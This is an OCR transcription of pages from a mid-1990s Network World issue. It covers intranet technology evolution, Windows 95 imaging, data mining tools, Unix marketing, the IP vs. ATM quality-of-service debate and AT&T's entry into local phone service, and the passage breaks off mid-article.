


ILLUSTRATION: MARCOS SORENSEN

For example, for a long time the fittest information service on the Internet was Gopher, the distributed menuing system that boasted at its height around 35,000 servers and a phenomenal growth rate.

But like the Neanderthals (those guys with the low brow lines) and their successors, homo erectus (yep, that's you my friend), the Gopher system was out-competed and out-survived by the World-Wide Web. From 30 Web servers back in 1993 to around 250,000 today, the Web is without doubt the evolutionary winner. As for Gopher, if its growth rate is scratching double digits, I would be amazed.

And the Web itself has, and is still, going through the same evolutionary process. For example, we started out with the Common Gateway Interface (CGI), the mechanism by which data is passed back and forth between a Web server and its back-end services. Now we have new, competing technologies such as Microsoft's Internet Server API (ISAPI), Netscape's Server API (NSAPI) and Novell's Remote CGI (RCGI).

This could be compared to the evolution of any species. For example, consider peacocks. The dominant strain has green feathers, while the newer upstart strains are trying out blue, green and red feathers. (I started to draw a parallel with rats but I felt that the vendors I mentioned might take umbrage.) If the new strains are really successful, the original strain may eventually become extinct. When it comes to the intranet and the Internet, the same effects apply.

Placing your bets

These evolutionary forces create both a problem and an opportunity for corporations developing intranets. The problem is deciding which strain to select. Should you build with Java or ActiveX? Is Navigator the best of breed or is it a blind alley in the maze of the intranet evolution? Will Internet Explorer be the opposable thumb of intranetworking or merely an appendix? Making a decision is very difficult.

The opportunity is that the rate of evolution is so great, it provides you with every reason not to make a decision. If you select Product X today, you are pretty much assured that tomorrow Product Y will incorporate X's features and offer up a dozen new ones. Better still, the competing upstart product will undoubtedly be cheaper.

Sounds fabulous. At last, something in the IT world is working for you.

But it occurs to me that while the intranet market has its Darwinian aspects, it is the Brownian motion that causes the problems. Just in case you've never heard of Brownian motion, we'll have a brief physics lesson: If you look into a glass of water with a microscope, you'll observe that all of the minute suspended particles are in a state of constant random movement.

This effect is called Brownian motion, after its discoverer, and is the result of the particles being jostled by water molecules. Because the resultant forces on all sides of the particle aren't equal, the particle does a little random shimmy.

Edsel or Porsche

This randomness, this chaos, plays a central role in evolution. The reason is that part of what drives the process is mutation. Random variations in a species can create individuals that, by accident, are better equipped for the grand free-for-all called life. Unfortunately, there is always the chance that the mutation will be an Edsel on life's superhighway.

The same applies with intranet technologies. Some are instant and long-term winners. Java, for example. On the other hand, some look good (peacocks with fluorescent feathers) but are destined to be also-rans (the Internet Terminal comes to mind . . . sorry, Larry).

If you are pushed into making technology decisions, the Brownian motion of the market is where your undoing will come from. Say you pick a hot browser. The product or technology has all the right features, good performance and adequate support; the price is right; and the company profiles well.

You take a deep breath, say a prayer to Saint Jude (the patron saint of lost causes), and go for it. Then over the next few months, you discover that the company doesn't have the follow-through to keep up with the bleeding edge, moves too fast and winds up with an unstable product, or simply goes belly up. Your choice was just one of a billion small pushes on the marketplace, and you pushed in the wrong direction.

So, be prepared. The world of intranets is evolving at an incredible rate, and the opportunities in it are stupendous. And while the risk is mitigated by the ever-decreasing costs, not appreciating the potential of evolutionary dead ends could be expensive.

That's the intranet marketplace for you. Evolution combined with chance and chaos – Darwinian and Brownian simultaneously. ■

Gibbs is editorial advisor for Intranet Magazine *and can be reached at mgibbs@gibbs.com.*

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

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Netscape's full range of intranet solutions provides greater functionality and costs less to implement than proprietary intranet solutions like Lotus Notes and Microsoft BackOffice. In fact, when Forrester polled professionally managed Web sites, 80% indicated they had chosen Netscape.

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Technology Update

Keeping Up with Network Technologies and Standards

NETWORK HELP DESK

Network World tracks down answers to your questions. Please submit them to Chris Nerney via phone at (800) 622-1108, Ext. 451, the Internet at cnerney@nww.com or fax at (508) 820-1103.

Be helpful

While you're in the Help Desk conference on Network World Fusion, come to the aid of your peers. In Topic 63, a systems administrator in charge of creating workstation "images" for a large corporation is starting to work with Microsoft Corp.'s Windows 95 machines and needs some guidance.

The workstation images are basically a user's complete desktop, the systems administrator explains. Only logon and electronic mail IDs, server/domain names and TCP/IP information need to be modified from the standard image.

Here's how the process currently works:

■ He sets up a PC in his lab just the way the user needs it.

■ He then copies that image to a network drive for safe storage.

■ When the image is needed, he puts it on a CD using Corel Corp.'s CD Creator.

■ He then ships the CD to the hardware vendor, who copies the image to the hard drives of all PCs for a given shipment.

Now the systems administrator is looking for a way to use this or a similar process to automate the deployment of Windows 95 workstations. Microsoft recommends shipping a hard drive with a good Win95 image to the hardware vendor, but he'd prefer a solution that doesn't involve shipping hard drives.

He's identified a couple of stumbling blocks:

■ He uses a boot disk that makes a simple network connection when copying images to the network, to avoid files not copying because they are in use. He hasn't figured out how to boot from a floppy, create the network and preserve long file name support. In addition, he hasn't found anything that will copy all of the Win95 hidden and system files.

■ He knows he'll need Corel CD Creator 2, which offers Win95 support, to continue using CDs, but doesn't know what kind of program the hardware vendor will need to get the image to new PCs.

If you have any ideas, drop in a line.

Mining your business

Data mining tools automatically extract knowledge from databases and present results in easy-to-use formats.

By Jesus Mena

As employees accumulate information in databases, spreadsheets and similar software used in routine business transactions, they're archiving knowledge that can help a company be more effective and competitive — given the application of new automatic data mining technology.

Data mining is a methodology for using software to analyze vast amounts of database records for the purpose of discovering patterns. Unlike database query programs, report generators or statistical packages, data mining tools perform their analyses automatically.

Given a set of thousands of database records, data mining software searches for a pattern and rule to describe them. By exposing a set of records from a customer database of individuals who bought a product and those who did not, for example, data mining software can derive a set of what-if statements. These what-if statements come in the form of classification rules:

IF credit line = [22,78]
THEN = 65.9 % potential client

This means that if the credit line is between 22% and 78%, then 65.9% of the potential clients will likely buy the product.

Data mining technology also can be used to discover associations in the form of purchasing patterns. A supermarket retailer, for instance, might discover from its bar code database that 88% of the customers who buy more than $100 worth of groceries, including deli items, purchase expensive wine.

For systems administrators, data mining tools can be used to find patterns in network log files.

The technology is based on years of research in machine-learning algorithms that automate the process of finding predictive intelligence in large databases. Questions that traditionally required extensive manual trial-and-error queries or statistical segmenting can now be extrapolated directly from the data. The supermarket retailer, for instance, could use the associations found by the data mining tool to decide how and where to stock and market premium wines.

Smart decision making

One of the key advantages to data mining technology is that it automates the extraction of knowledge from databases and presents results in usable business statements, without requiring guesswork or extensive expertise in statistics. Using data mining, any company can potentially discover what attributes or combination of attributes differentiate buyers and nonbuyers, for example.

What's more, companies can also identify key intervals in a database relevant to classification. In the case of the supermarket retailer, a data mining analysis may also discover that time and dollar ranges as important influences on the outcome for targeting potential buyers of a product.

Data mining technology also can be viewed as a simplifier. It enables the compression of a database with hundreds and even thousands of data fields to only a few significant ones for predicting an outcome.

By analyzing the time or dollar ranges in its customer database, for instance, the retailer could project when a customer becomes a good prospect for a specific product or service.

Practically speaking

Data mining technology freely mixes numeric, categorical and date variables, and is quite robust and tolerant of missing or noisy data. And because data mining techniques can view an entire database, without preconceived notions about which portions would be most relevant, it allows for the discovery of a much broader range of factors. Rather than relying on an analyst's or a statistician's intuition or guesswork, data mining tools themselves, discover relationships.

Data mining can optimize business conditions by providing answers on key bottom-line questions, such as the following: Which products will be the major sellers in the western region next November and why? Under what conditions is trouble on the network most likely to occur?

Savvy corporations already are using data mining technology to develop marketing strategies, target mailings, adjust inventories, minimize risk and eliminate wasteful spending. The methodology can answer business questions that historically have been too time-consuming to resolve or find predictive information that was once overlooked because it resided outside of traditional business expectations.

Data mining features

Data mining tools offer a variety of benefits, including the ability to:

- Handle any kind of data
- Apply extracted information to other business applications
- Easily read results through simple graphical decision trees and practical what-if rules

A variety of data mining tools are available, including Knowledge Seeker from Angoss Software, Profiler from Attar Software and Clementine from Integral Solutions, Ltd.


The tools are specifically designed to discover significant relationships among variables in databases, and most generate rules and decision trees. They run the gamut from small, standalone tools that cost less than $2,000 to higher end products specifically tailored for use in client/server environments and with price tags in excess of $50,000.

Mena is a principal at IceBreaker, a data mining services consulting firm in Alameda, Calif., and on the Internet at http://www.icemfg.com/icemfg. He can be reached by phone at (510) 521-4375 or via E-mail at icemfg@bdt.com.

UP CLOSE

Data mining deliverables

Most data mining tools present the results of their analyses in easy-to-read decision trees or as a set of what-if rules that users can apply to business conditions.



The top level of a decision tree tells what database fields the data mining tool has used to determine its output. In this case, it has analyzed the user, time and remote session fields of a network log database in response to a system administrator's request to identify conditions under which a system will encounter operational failure.

The rules:

IF system user Is between 31 - 99
AND time is between 8 a.m. - 10 a.m.
AND sessions number between 6 - 30
THEN operational average is 86%

In subsequent tiers, each block represents different conditions the data mining tool has extracted. Here the decision tree shows that the 98% operational average drops to 86% when more than 30 users are on the network from 8 a.m. to 10 a.m., for example.

Information in the decision tree can be converted into a set of rules.

Need information?

Let *Network World* provide a quick primer on an important or emerging technology. If you have an idea for Technology Update, contact Beth Schultz by phone at (312) 283-0213 or via the Internet at bschultz@nww.com.

EDITORIAL INSIGHTS

Will Unix wake up?

Unix vendors are in the fight of their lives, but you wouldn't know it from the low profile they've taken of late.

While the world talks about the growing power of Windows NT-based SMP servers and clustering of Intel platforms, Unix suppliers lay quietly back waiting for . . . who knows what?

Today, Unix server offerings, combined, outsell NT. But by International Data Corp.'s year-end 1995 numbers, total Unix server software shipments grew by 5%, compared to 163% for NT. NT's base was smaller, but it's quickly ramping up.

Unit shipments of NT were 852,000, compared to 1,370,000 for Unix. You can see where things are headed in the next couple years.

The sad part of this story is that Unix is a terrific application server platform. It has offered for years many of the "new" capabilities that the Intel/NT camp is just getting its arms around, such as solid SMP performance and clustering. And, enterprise shoppers, there are already two 64-bit versions of Unix (from Digital and Silicon Graphics), while a 64-bit NT remains a gleam in Bill Gates' eye.

Unix suppliers may feel customers aren't listening after all the overheated attempts to create a single Unix to counter NT. Novell damaged the Unix effort with its bungled UnixWare acquisition and subsequent ditch job. But a bigger problem is that current Unix players are divided in their loyalties or busy frying other fish.

For example, IBM and HP must balance their Unix business with the need for success in the fast-growing Intel-based workgroup and enterprise server worlds. While both servers play legitimate roles in their corporate strategies, it's difficult for the companies to bark as loudly as single-minded Microsoft and Compaq. For its part, Sun is busy advancing the agenda of Java.

Unix vendors need to shake off the torpor and get marketing. More aggressive pricing and better server packaging would be a big step in the right direction. For example, now would be a mighty fine time to push intranet-oriented bundles of hardware, Web software and applications. The intranet offers a great opportunity to break the client/server bond that gives Windows so much strength.

The message is simple.

Wake up Unix! We need the competition.

John Gallant, editor in chief jgallant@nww.com

Teletoons

By Phil Frank and Joe Troise
baba@sfgate.com

Shoulder-fired missles, land mines... plastic explosive... Nope... no exported copies of Java 1.1 here ... Okay, let 'im go...
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REALITY CHECK

The great QoS debate: IP vs. ATM is only the tip of the iceberg

Thomas Nolle

For almost a decade, we've been hearing that the biggest problem facing our networks (other than cost, of course) is quality of service (QoS). Most recently, QoS has been the mantra of the ATM set — the thing that every user needs, isn't getting and will pay for ATM networking in order to obtain.

Well, now those danged IP proponents have come along and offered us QoS without any fancy ATM trimmings. First, it was the Resource Reservation Protocol (RSVP), which Cisco Systems, Inc.'s NetFlow software supports. Now we hear that the WinSock 2 API, championed by Microsoft Corp., provides for user-specified QoS.

This will surely reopen the debate on whether supercharged IP can replace ATM. But there's a more important issue behind the WinSock 2 announcement.

On the surface, there's the classic problem of IP vs. ATM. Can QoS specification capabilities added to TCP/IP, and expedited IP handling in networks through IP switching, provide enough QoS to undermine the basic ATM value proposition?

> *WinSock 2 and RSVP may not provide definitive answers to the great QoS debate, but they do open another debate that may eventually out-shout even ATM for user attention.*

IP proponents point out that LANs are nondeterministic today because LAN applications have not specified QoS in the past. This understandably put QoS assurance on the router vendors' back burner.

But RSVP is a kind of offline signaling protocol that lets users specify QoS for any IP application, without even changing the application program itself. WinSock 2 lets new applications specify QoS directly. Thus, service quality is now a LAN internetworking issue.

It's clear why this would induce Cisco to develop its NetFlow architecture to provide QoS-specific handling in its router networks, including support for RSVP. But ATM proponents question whether router networks can really assure QoS at all.

Expedited handling of messages requires routers to remember the routing decision made on the first datagram of a high-QoS flow so the remainder of the flow can be handled without all that routing table lookup. But that means keeping a table of datagram headers to identify the high-QoS flows.

If this table is a lot smaller than a routing table, high-QoS data gets moved faster. If a lot of users have high QoS requirements, then a table that lists every source/destination combination is going to get a lot bigger than a table that has an entry for each subnetwork. So much for priority; if everybody gets to go to the front of the line, we're back where we started.

The folks at Ipsilon Networks, Inc., Digital Equipment Corp., Hughes Network Systems, Inc. and IBM all recognized this and came up with a simple solution.

First, you push the function of keeping a high-QoS list to the very edge of the network, where there are fewer conversations to put in that list and, thus, fewer problems with uncontrolled list growth.

Second, you use the list to funnel the expedited flows onto a switched virtual circuit that will steer the information through the network without further routing table handling. It now appears, through Cisco's acquisition of StrataCom, Inc., that even the king of the router vendors acknowledges the pivotal role that virtual circuits play.

What does this leave for ATM? Mostly "isochronicity," the ability to support synchronized and continuous digital bitstreams of the type used in videoconference systems today. Is that enough to get ATM to every desktop? No, isochronous video isn't enough to make ATM pervasive, and it never was.

In truth, there is nothing surprising about the fact that improvements to IP would keep ATM off most desktops. A universal desktop architecture is a fantasy in a world that doesn't have a universal desktop. There are vast differences in the way that various types of workers use information and vast differences in their unit cost of labor. Should we have expected to trade cost against QoS for all of them in the same way?

High-QoS IP is probably a consumer of ATM, as the positioning of firms as diverse as IBM and Ipsilon shows. Something that consumes ATM virtual circuits under the covers of IP switching is still promoting ATM technology; it just isn't insisting that everybody adopt it all the way to the desktop.

Now for the real problem. WinSock 2 and RSVP may not provide definitive answers to the great QoS debate, but they do open another debate that may eventually out-shout even ATM for user attention. If applications and users can request QoS at will, why not go for the gold and ask for the highest level of QoS every time you get on a network?

Unlike SNA, which has centralized QoS policy management, LAN protocols like IP would rely on individual users and applications to set QoS. Does the first user who logs on in the morning become the last user to communicate because they request a level of performance that consumes all network resources?

That's an ugly picture for planners, but one that the WinSock/RSVP model of voluntary consumer constraint brings to mind.

We don't even wait in lines at exit ramps; we drive on the shoulder instead. Can that kind of attitude be reconciled with QoS policy management by the masses?

The real issue with application specification of QoS isn't how we can provide what users want, but how we can keep users' appetites for QoS balanced with the economic reality of networking.

Nolle is president of CIMI Corp., a technology assessment firm located in Voorhees, N.J. He can be reached at (609) 753-0004 or via the Internet at tnolle@ix.netcom.com.

TELECOM IN TRANSITION

AT&T wants to do battle over customers, not rhetoric

R. Steven Davis

The war of words among local phone companies and prospective entrants to the local service market has probably left many users wondering when they will have a choice of local phone service providers.

Thanks to the Telecommunications Act of 1996, rhetoric will become a moot point by year's end when local exchange carriers (LEC) and emerging local competitors such as AT&T will have reached interconnection agreements. In fact, AT&T plans to initiate local service trials in some areas by Sept. 1 and offer local service in all 50 states by the end of next year.

A few smaller companies have struck deals with some regional Bell operating companies already. But it's important to recognize that these companies don't intend to compete on a broad scale. One such agreement, proclaimed as a real competitive breakthrough, limits the new entrant to signing up only 25 customers per week. And most agreements don't even address the resale and use of the incumbent monopolies' services and facilities.

AT&T learned from a local service trial in Rochester, N.Y., the importance of reaching a detailed understanding up front with the local telephone company regarding all issues that affect service, such as electronic transmission of information about customer orders and service requests. Manual processes for exchanging data — such as fax machines (which some RBOCs propose as a solution) —just aren't practical, particularly for a company like AT&T that will be handling large volumes of orders.

To maintain the quality our customers expect, AT&T needs to have a firm understanding with local phone companies about service requirements and performance standards.

